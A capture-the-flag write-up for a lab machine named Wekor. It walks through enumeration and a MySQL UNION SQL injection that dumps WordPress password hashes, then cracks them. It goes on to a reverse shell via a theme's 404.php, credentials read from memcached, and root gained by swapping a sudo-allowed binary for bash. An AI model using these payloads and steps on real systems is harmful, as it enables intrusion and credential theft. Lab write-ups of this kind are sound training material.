# Wekor



# Enumeration

## Nmap Scan (TCP)

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Li
| ssh-hostkey:
|   2048 95:c3:ce:af:07:fa:e2:8e:29:04:e4:cd:14:6a:21:b5 (RSA)
|   256 4d:99:b5:68:af:bb:4e:66:ce:72:70:e6:e3:f8:96:a4 (ECDSA)
|_  256 0d:e5:7d:e8:1a:12:c0:dd:b7:66:5e:98:34:55:59:f6 (ED2551

80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 9 disallowed entries
| /workshop/ /root/ /lol/ /agent/ /feed /crawler /boot
|_/comingreallysoon /interesting
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not f
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 21
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# SSH (22)

```
┌──(kali㉿kali)-[~/Desktop/THM/Wekor]
└─$ ssh root@wekor.thm
The authenticity of host 'wekor.thm (10.10.175.185)' can't be es
ED25519 key fingerprint is SHA256:S7/coQaR2jN3yW2A4Q7SF7n+nYGnZ(
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerpri
Warning: Permanently added 'wekor.thm' (ED25519) to the list of
root@wekor.thm's password:
```


Password authentication is allowed.

# HTTP (80)

## Dirsearch

```
Target: http://wekor.thm/

[21:57:54] Starting:
[21:59:10] 200 -  113B  - /robots.txt
[21:59:13] 403 -  274B  - /server-status
```






```
comingreallysoon        [Status: 301, Size: 317, Words: 20, Line
:: Progress: [9/9] :: Job [1/1] :: 642 req/sec :: Duration: [0:0
```

## Vhosts

```
site                    [Status: 200, Size: 143, Words: 27, Line
Site                    [Status: 200, Size: 143, Words: 27, Line
SITE                    [Status: 200, Size: 143, Words: 27, Line
:: Progress: [30000/30000] :: Job [1/1] :: 77 req/sec :: Duratio
```


## Website Features






Hi there! Nothing here for now, but there should be an amazing website here in about 2 weeks, SO DON'T FORGET TO COME BACK IN 2 WEEKS! - Jim

A user, Jim, might be on the machine.








# Exploitation




I gave the `'` as input in the coupon space, which shows an error → this might be vulnerable to SQL injection.


And we know that MySQL is the database.




I used `' UNION SELECT 1,2,3,4 -- -`



Coupon Code : 1 With ID : 2 And With Expire Date Of : 3 Is Valid!

```
' UNION SELECT 1,2,3 -- -
```




Coupon Code : |information_schema|,|coupons|,|mysql|,|performance_schema|,|sys|,|wordpress| With ID : 2 And With Expire Date Of : 3 Is Valid!

```
' UNION SELECT 1,2,GROUP_CONCAT(0x7c,schema_name,0x7c) FROM information_schema.schemata -- -
```




Coupon Code : 1 With ID : 2 And With Expire Date Of : |wp_commentmeta|,|wp_comments|,|wp_links|,|wp_options|,|wp_postmeta|,|wp_posts|,|wp_term_relationships|,|wp_term_taxonomy|,|wp_termmeta|,|wp_terms|,|wp_usermeta|,|wp_users| Is Valid!

```
' UNION SELECT 1,2,GROUP_CONCAT(0x7c,table_name,0x7C) FROM information_schema.tables WHERE table_schema="wordpress" -- -
```

Coupon Code : 1 With ID : 2 And With Expire Date Of : |ID|,|user_login|,|user_pass|,|user_nicename|,|user_email|,|user_url|,|user_registered|,|user_activation_key|,|user_status|,|display_name| Is Valid!

```
' UNION SELECT 1,2,GROUP_CONCAT(0x7c,column_name,0x7C) FROM information_schema.columns WHERE table_name="wp_users" -- -
```


Coupon Code : 1 With ID : 2 And With Expire Date Of : admin|$P$BoyfR2QzhNjRNmQZpva6TuuD0EE31B.,wp_jeffrey|$P$BU8QpWD.kHZv3Vd1r52ibmO913hmj10,wp_yura|$P$B6jSC3m7WdMlLi1/NDb3OFhqv536SV/,wp_eagle|$P$BpyTRbmvfcKyTrbDzaK1zSPgM7J6QY/ Is Valid!


```
' UNION SELECT 1,2,GROUP_CONCAT(user_login,0x7c,user_pass) FROM wordpress.wp_users -- -
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Wekor]
└─$ john password_hashed --show
wp_jeffrey:rockyou
wp_yura:soccer13
wp_eagle:xxxxxx
```


Coupon Code : 1 With ID : 2 And With Expire Date Of : admin|http://site.wekor.thm/wordpress,wp_jeffrey|http://jeffrey.com,wp_yura|http://yura.com,wp_eagle|http://eagle.com Is Valid!

We have got the site.wekor.thm subdomain. But it leads to nowhere. But now we know where to go.







Jeffery, no admin privilege.




Eagle also has no admin privilege.




Yura has admin privileges. So now we can get the reverse shell from the 404.php page.

```
┌──(kali㉿kali)-[~/Desktop/THM/Wekor]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.175.185] 46008
Linux osboxes 4.15.0-132-generic #136~16.04.1-Ubuntu SMP Tue Jan
 12:42:55 up  1:32,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU W
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@osboxes:/var/backups$ netstat -lptu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 localhost:mysql         *:*
tcp        0      0 localhost:11211         *:*
tcp        0      0 *:ssh                   *:*
```

```
tcp        0      0 localhost:ipp           *:*
tcp        0      0 localhost:3010          *:*
tcp6       0      0 [::]:http               [::]:*
tcp6       0      0 [::]:ssh                [::]:*
tcp6       0      0 ip6-localhost:ipp       [::]:*
udp        0      0 *:bootpc                *:*
udp        0      0 *:ipp                   *:*
udp        0      0 *:44984                 *:*
udp        0      0 *:mdns                  *:*
udp6       0      0 [::]:47496              [::]:*
udp6       0      0 [::]:mdns               [::]:*
```

Something is running on port 11211

I googled it.

`TCP port 11211 is the default port used by the` **`Memcached caching system`** `, which is commonly used to speed up dynamic web applications by caching frequently accessed data.`

I ended up following a write-up: I didn't think I could use telnet inside a reverse shell.

```
www-data@osboxes:/var/backups$ telnet localhost 11211
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
version
VERSION 1.4.25 Ubuntu
stats
STAT pid 923
STAT uptime 6289
STAT time 1737568529
STAT version 1.4.25 Ubuntu
STAT libevent 2.0.21-stable
STAT pointer_size 32
STAT rusage_user 0.006392
STAT rusage_system 0.175347
```

```
STAT curr_connections 1
STAT total_connections 8
STAT connection_structures 2
STAT reserved_fds 20
STAT cmd_get 0
STAT cmd_set 25
STAT cmd_flush 0
STAT cmd_touch 0
STAT get_hits 0
STAT get_misses 0
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT touch_hits 0
STAT touch_misses 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 801
STAT bytes_written 244
STAT limit_maxbytes 67108864
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT time_in_listen_disabled_us 0
STAT threads 4
STAT conn_yields 0
STAT hash_power_level 16
STAT hash_bytes 262144
STAT hash_is_expanding 0
STAT malloc_fails 0
STAT bytes 321
```

```
STAT curr_items 5
STAT total_items 25
STAT expired_unfetched 0
STAT evicted_unfetched 0
STAT evictions 0
STAT reclaimed 0
STAT crawler_reclaimed 0
STAT crawler_items_checked 0
STAT lrutail_reflocked 0
END
```

```
stats cachedump 1 0
ITEM id [4 b; 1737562180 s]
ITEM email [14 b; 1737562180 s]
ITEM salary [8 b; 1737562180 s]
ITEM password [15 b; 1737562180 s]
ITEM username [4 b; 1737562180 s]
END
get username
VALUE username 0 4
Orka
END
get password
VALUE password 0 15
OrkAiSC00L24/7$
END
```

After that, I searched on the web about the Memcached caching system and got to know about the get, put and flush_all commands. Will read about this later.

## Privilege Escalation

```
1a26a6d51c0172400add0e297608dec6
Orka@osboxes:~$ sudo -l
[sudo] password for Orka:
Matching Defaults entries for Orka on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr

User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin
```

Some crypto is involved here.

```
Orka@osboxes:~/Desktop$ ls -la
total 20
drwxrwxr-x  2 root root 4096 Jan 23  2021 .
drwxr-xr-- 18 Orka Orka 4096 Jan 26  2021 ..
-rwxr-xr-x  1 root root 7696 Jan 23  2021 bitcoin
-rwxr--r--  1 root root  588 Jan 23  2021 transfer.py
```

Using the strings command with the bitcoin binary:

```
Enter the password :
password
Access Denied...
Access Granted...
```

Turns out the privilege escalation was pretty simple

```
Orka@osboxes:~$ mv Desktop oldDesk
Orka@osboxes:~$ mkdir Desktop
Orka@osboxes:~$ cp /bin/bash Desktop/bitcoin
Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
root@osboxes:~# whoami
root
```

```
root@osboxes:/root# ls
cache.php  root.txt  server.py  wordpress_admin.txt
root@osboxes:/root# cat wordpress_admin.txt
admin:krq7@Gr60jo5FOHyDL
```

Now, we also have the admin’s password for WordPress.